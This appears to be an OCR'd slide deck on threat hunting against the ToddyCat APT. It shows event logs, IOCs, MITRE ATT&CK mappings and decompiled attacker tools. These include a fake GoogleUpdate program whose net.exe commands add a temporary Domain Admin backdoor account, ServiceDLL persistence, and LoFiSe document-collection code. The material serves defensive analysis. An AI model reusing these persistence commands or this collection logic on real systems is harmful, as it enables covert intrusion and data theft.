Hunting Red Book ToddyCat

Andrey Gunkin
Senior Malware Analyst

Natalya Shornikova
Lead Threat Intelligence Analyst

@nsaddler


Agenda

- Background
- Threat Hunting
- About the Attacker
- Tools and changing TTPs
- Conclusions

Victims

SOC

Threat Hunting




Threat Hunting

Episode 1
“Account for an hour”


GoogleUpdate


```
"eventtype": 2,
"eventtype_str": "ProcessCreated",
"file_path": "c:\\windows\\syswow64\\net.exe",
"file_size": 47104,
"filecmdline": "net  user norshasa P@ssw0rd123... /add /do",
"fileversion": 2814750931222529,
"parent_process_username": "NT AUTHORITY\\SYSTEM",
"parentprocesscmdline": "\"C:\\Program Files (x86)\\Google\\Update\\GoogleUpdate.exe\" /ua /installsource scheduler",
"parentprocessfilemd5": "0xB65786EAEDC96827855ABCA996FA0836",
"parentprocessfilepath": "c:\\program files (x86)\\google\\update\\googleupdate.exe",
"parentprocessintegritylevel": 16384,
```

GoogleUpdate


```
"eventtype": 2,
"eventtype_str": "ProcessCreated",
"file_path": "c:\\windows\\syswow64\\net.exe",
"file_size": 47104,
"filecmdline": "net  user norshasa P@ssw0rd123... /add /do",
"fileversion": 2814750931222529,
"parent_process_username": "NT AUTHORITY\\SYSTEM",
"parentprocesscmdline": "\"C:\\Program Files (x86)\\Google\\Update\\GoogleUpdate.exe\" /ua /installsource scheduler",
"parentprocessfilemd5": "0xB65786EAEDC96827855ABCA996FA0836",
"parentprocessfilepath": "c:\\program files (x86)\\google\\update\\googleupdate.exe",
"parentprocessintegritylevel": 16384,
```






```csharp
namespace GoogleUpdate
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            try
            {
                bool flag = DateTime.Now.Hour == 5;
                if (flag)
                {
                    Program.execCmd("net user norshasa /del /do");
                    Program.execCmd("net user norshasa P@ssw0rd123... /add /do");
                    Program.execCmd("net user norshasa /active:yes");
                    Program.execCmd("net net group \"Remote Desktop Users\" norshasa /add /do");
                    Program.execCmd("net group \"Domain Admins\" norshasa /add /do");
                }
                else
                {
                    bool flag2 = DateTime.Now.Hour == 6;
                    if (flag2)
                    {
                        Program.execCmd("net user norshasa /del /do");
                    }
                }
            }
            catch (Exception)
            {
            }
```

MITRE ATT&CK

GoogleUpdate:

Execution	Persistence	Privilege Escalation
Scheduled Task	Create Account: Local Account	Scheduled Task
	Scheduled Task	



Threat Hunting

OFF ONE 2024

Episode 2
“Enemy identification”

Threat Hunting

Persistence via ServiceDLL

```
RegistryEvent (Value Set):
Registry_key: HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
Value_name: ServiceDll
Value: %ProgramFiles%\Common Files\System\apibridge.dll
```


Trojan Loader

```
RegistryEvent (Value Set):
Registry_key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
Value_name: fontcsvc
Value: FontCacheSvc
```

```
NetworkConnection:
Image: C:\Windows\system32\svchost.exe
CommandLine: C:\Windows\system32\svchost.exe -k fontcsvc
URL: https://154.202.56.211/collector/3.0/
```

C2 server

Infection flow



Samurai Backdoor

Persistence via ServiceDLL


```
Registry Key: $HKLM\System\ControlSet\Services\WebUpdate\Parameters
Value name: ServiceDll
Value: %ProgramFiles%\Common Files\microsoft shared\WMI\iiswmi.dll

Registry Key: $HKLM\System\ControlSet\Services\WebUpdate\Parameters
Value name: ServiceMain
Value: INIT
```

Decrypts from registry and loads

```
Registry Key: $HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}
Value name:
Value: ILQ3Pz8/Pz87P9IFVEskWKpIeTB0jZx5SVXYXhh1fG...%encoded data%
```

Ninja Trojan

- Is loaded in memory by another component.
- Contains an encrypted embedded config



	Parameter	Description
1	2B847033-C95F-92E3-D847-29C6AE934CDC	Mutex name used to guarantee atomic execution.
2	C2_INFO	A structure that contains the information to communicate with the C2 servers.
3	/Collector/3.0/	URL path used with HTTP and HTTPS protocols.
4	Content-Type: application/x-www-form-urlencoded	HTTP header used with HTTP and HTTPS protocols.
5	Host: mobile.pipe.microsoft.com:8080	HTTP header used with HTTP and HTTPS protocols.
6	Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-Agent used with HTTP and HTTPS protocols.
	...	...
15	...	...

Attacker Identification

01

Persistence Method

02

Config/C2 URL pattern

03

Payload Decryption Method


ToddyCat


ToddyCat

Aliases
Websiic

Infection vector
ProxyLogon Exploitation
Spearphishing via Telegram

Known implants
Ninja trojan and Samurai backdoor





MITRE ATT&CK

OFF ONE 2024


ToddyCat

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Collection	Command and Control	Exfiltration
Spearphishing Attachment	Windows Command Shell	Create Account: Local Account	Token Impersonation /Theft	Token Impersonation /Theft	System Network Configuration Discovery	Data from Local System	Application Layer Protocol	Exfiltration Over C2 Channel
Spearphishing via Service	PowerShell	Windows Service	Windows Service	Deobfuscate/ Decode Files or Information	System Owner/User Discovery		Standard Encoding	
Exploit Public-Facing Application	Scheduled Task	Scheduled Task	Scheduled Task	DLL Side-Loading	System Information Discovery		Non-Application Layer Protocol	
	Service Execution	DLL Side-Loading	DLL Side-Loading	Process Hollowing	Process Discovery		Encrypted Channel	
		Valid Accounts: Domain Accounts	Process Hollowing	Modify Registry	File and Directory Discovery		Proxy	
			Valid Accounts: Domain Accounts		Peripheral Device Discovery			

Threat Hunting

Episode 3
“Documents always go to the cloud”

Suspicious archive files




Below collected data:

Time (UTC)	MD5	Path		Size (bytes)
2023-03-27 03:06:39	0xE484A1BECCC32D1750BA5F0D17AE893D	c:\windows\temp\pack\	2023-3-27 11.6.zip	3529235
2023-03-27 06:00:02	0x9CCF8698F4A16923C6A61FF1B6A9A6BE	c:\windows\temp\pack\	2023-3-27 14.0.zip	502663
2023-03-27 08:59:59	0x16D5650688B314A2A2831969DB3C13B7	c:\windows\temp\pack\	2023-3-27 16.59.zip	388163
2023-03-28 00:58:00	0xDAFE0B2F895F3F2795EE63139E5AA41A	c:\windows\temp\pack\	2023-3-28 8.58.zip	26892
2023-03-28 04:09:35	0xF1B565A2E6ED9F6D8A85D877C50D1C6F	c:\windows\temp\pack\	2023-3-28 12.9.zip	2201273
2023-03-29 01:19:24	0x490DBB6180D9F4A9A8588089F52889DE	c:\windows\temp\pack\	2023-3-29 9.19.zip	3752355
2023-03-29 04:18:38	0x7FE4073594C6E79D0391155C138A0993	c:\windows\temp\pack\	2023-3-29 12.18.zip	89890
2023-03-29 07:18:38	0x1F0A7C529189CFB56AA0E3B771E26FB4	c:\windows\temp\pack\	2023-3-29 15.18.zip	145795

acrord64.exe

Suspicious archive files




Time (UTC)	MD5	Path		Size (bytes)
2023-03-27 03:06:39	0xE484A1BECCC32D1750BA5F0D17AE893D	c:\windows\temp\pack\	2023-3-27 11.6.zip	3529235
2023-03-27 06:00:02	0x9CCF8698F4A16923C6A61FF1B6A9A6BE	c:\windows\temp\pack\	2023-3-27 14.0.zip	502663
2023-03-27 08:59:59	0x16D5650688B314A2A2831969DB3C13B7	c:\windows\temp\pack\	2023-3-27 16.59.zip	388163
2023-03-28 00:58:00	0xDAFE0B2F895F3F2795EE63139E5AA41A	c:\windows\temp\pack\	2023-3-28 8.58.zip	26892
2023-03-28 04:09:35	0xF1B565A2E6ED9F6D8A85D877C50D1C6F	c:\windows\temp\pack\	2023-3-28 12.9.zip	2201273
2023-03-29 01:19:24	0x490DBB6180D9F4A9A8588089F52889DE	c:\windows\temp\pack\	2023-3-29 9.19.zip	3752355
2023-03-29 04:18:38	0x7FE4073594C6E79D0391155C138A0993	c:\windows\temp\pack\	2023-3-29 12.18.zip	89890
2023-03-29 07:18:38	0x1F0A7C529189CFB56AA0E3B771E26FB4	c:\windows\temp\pack\	2023-3-29 15.18.zip	145795

C:\Program Files\Windows Mail\AcroRd64.exe
C:\Program Files\Windows Mail\DsNcDiag.dll

C:\Program Files\Common Files\VLCMedia\VLCMediaUP.exe
C:\Program Files\Common Files\VLCMedia\DsNcDiag.dll

Original Filename:	nclauncher.exe
Product Name:	network connect launcher
Company Name:	Pulse Secure, LLC



LoFiSe

```
int start()
{
  SetErrorMode(SEM_FAILCRITICALERRORS);
  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  if ( !CreateMutex() )
  {
    log(L"start");
    createWindowF();
  }
  return 0;
}
```

```
swprintf((wchar_t *)FileName, 0x105u, L"C:\\Windows\\temp\\_%d.dmp", (_DWORD)v7);
chFile = CreateFileW((LPCWSTR)FileName, 0x40000000u, 0, 0, 2u, 2u, 0);
if ( chFile == (HANDLE)INVALID_HANDLE_VALUE )
{
  log(L"dmp");
}
else
{
  log(L"into dmp");
  ExceptionParam.ThreadId = GetCurrentThreadId();
  ExceptionParam.ExceptionPointers = ExceptionInfo;
  ExceptionParam.ClientPointers = 0;
  hFile = chFile;
  ProcessId = GetCurrentProcessId();
  hProcess = GetCurrentProcess();
  MiniDumpWriteDump(hProcess, ProcessId, hFile, MiniDumpNormal, &ExceptionParam, NULL, NULL);
  CloseHandle(chFile);
  log(L"dmp ok");
```

```
BOOL CreateMutex()
{
  return CreateMutexW(0, 0, L"MicrosoftLocalFileService") && GetLastError() == 183;
}
```


```
++logCallCount;
calloc((size_t)logFilePath, 0);
lstrcpyW((LPWSTR)logFilePath, String2);
lstrcatW((LPWSTR)logFilePath, L"\\tmp.log");
if ( logCallCount > 300 )
{
  if ( getFileSize((LPCWSTR)logFilePath) > 52428800 )
    DeleteFileW((LPCWSTR)logFilePath);
  logCallCount = 0;
}
```

```
GetLocalTime(&SystemTime);
calloc((size_t)lpBuffer, 0);
swprintf(
  (wchar_t *)lpBuffer,
  0x3E8u,
  L"%d-%02d-%02d %02d:%02d.%02d\\%d\t\t--%s\r\n",
  SystemTime.wYear,
  SystemTime.wMonth,
  SystemTime.wDay,
  SystemTime.wHour,
  SystemTime.wMinute,
  SystemTime.wSecond,
  errorCode,
  str);
SetFilePointer(hFile, 0, 0, 2u);
lpNumberOfBytesWritten = 0;
strLen = lstrlenW((LPCWSTR)lpBuffer);
WriteFile(hFile, lpBuffer, 2 * strLen, &lpNumberOfBytesWritten, 0);
```

start


LoFiSe

Window class:




```
LRESULT __stdcall WndProc(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
{
  switch ( Msg )
  {
    case WM_CREATE:
      runFlag = 1;
      registerDeviceNotification(hWnd);
      CreateThread(0, 0, (LPTHREAD_START_ROUTINE)fileCollection, 0, 0, 0);
      SetTimer(hWnd, 0xFFu, 10800000u, timedFileCollection);// 3 hours (10 800 000 milliseconds)
      hTimer = (int)hWnd;
      createEvens();
      hHandle = CreateThread(0, 0x100000u, (LPTHREAD_START_ROUTINE)fileCopyThread, 0, 0, 0);
      processFileEvents();
      break;
    case WM_QUIT:
      if ( wParam == 0x7C4237AF && lParam == 0x4987A423 )
      {
        runFlag = 0;
        WaitForSingleObject(hHandle, 0x7D0u);
        unsetAllEvents();
        PostQuitMessage(0);
        return 0;
      }
      break;
    case WM_DEVICECHANGE:
      addDisk(wParam, lParam);
      break;
  }
  return DefWindowProcW(hWnd, Msg, wParam, lParam);
}
```

```
loc_100C1DAD:
mov     ecx, [ebp+nBufferLength]
push    ecx
push    0
mov     edx, [ebp+lpBuffer]
push    edx
call    _calloc
add     esp, 0Ch
push    0
lea     eax, [ebp+Overlapped]
push    eax
lea     ecx, [ebp+BytesReturned]
push    ecx
mov     edx, [ebp+dwNotifyFilter]
push    edx
push    1
mov     eax, [ebp+nBufferLength]
push    eax
mov     ecx, [ebp+lpBuffer]
push    ecx
mov     edx, [ebp+hDirectory]
push    edx
call    ds:ReadDirectoryChangesW
mov     [ebp+var_92E5C], eax
cmp     [ebp+var_92E5C], 0
jnz     short loc_100C1E1A
```



start ReadDirectoryChangesW


LoFiSe

- *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.pdf, *.rtf, *.tif, *.odt, *.ods, *.odp, *.eml, *.msg
- Files larger than 6,400,000 bytes (~6 Mb)
- Files located in the ProgramData folder
- MD5 file is not in the database

```
CREATE TABLE file_exists_table (filesize int, filemd5
varchar(33))
```

Table: file_exists_table

	filesize	filemd5
	Filter	Filter
1	48	ea693491584eac60335099a52844624b
2	26268	dfa257607a4e7f94017e50a19fef5265
3	78	ca2848aa9d194a78d4109870e1bbd4e2
4	38	35e27d2cbdc4522f766210316d33925a
5	36	1142f42b164fd58d202a5288e461213b
6	70	0b05bc085876109d02b32c3df343849e

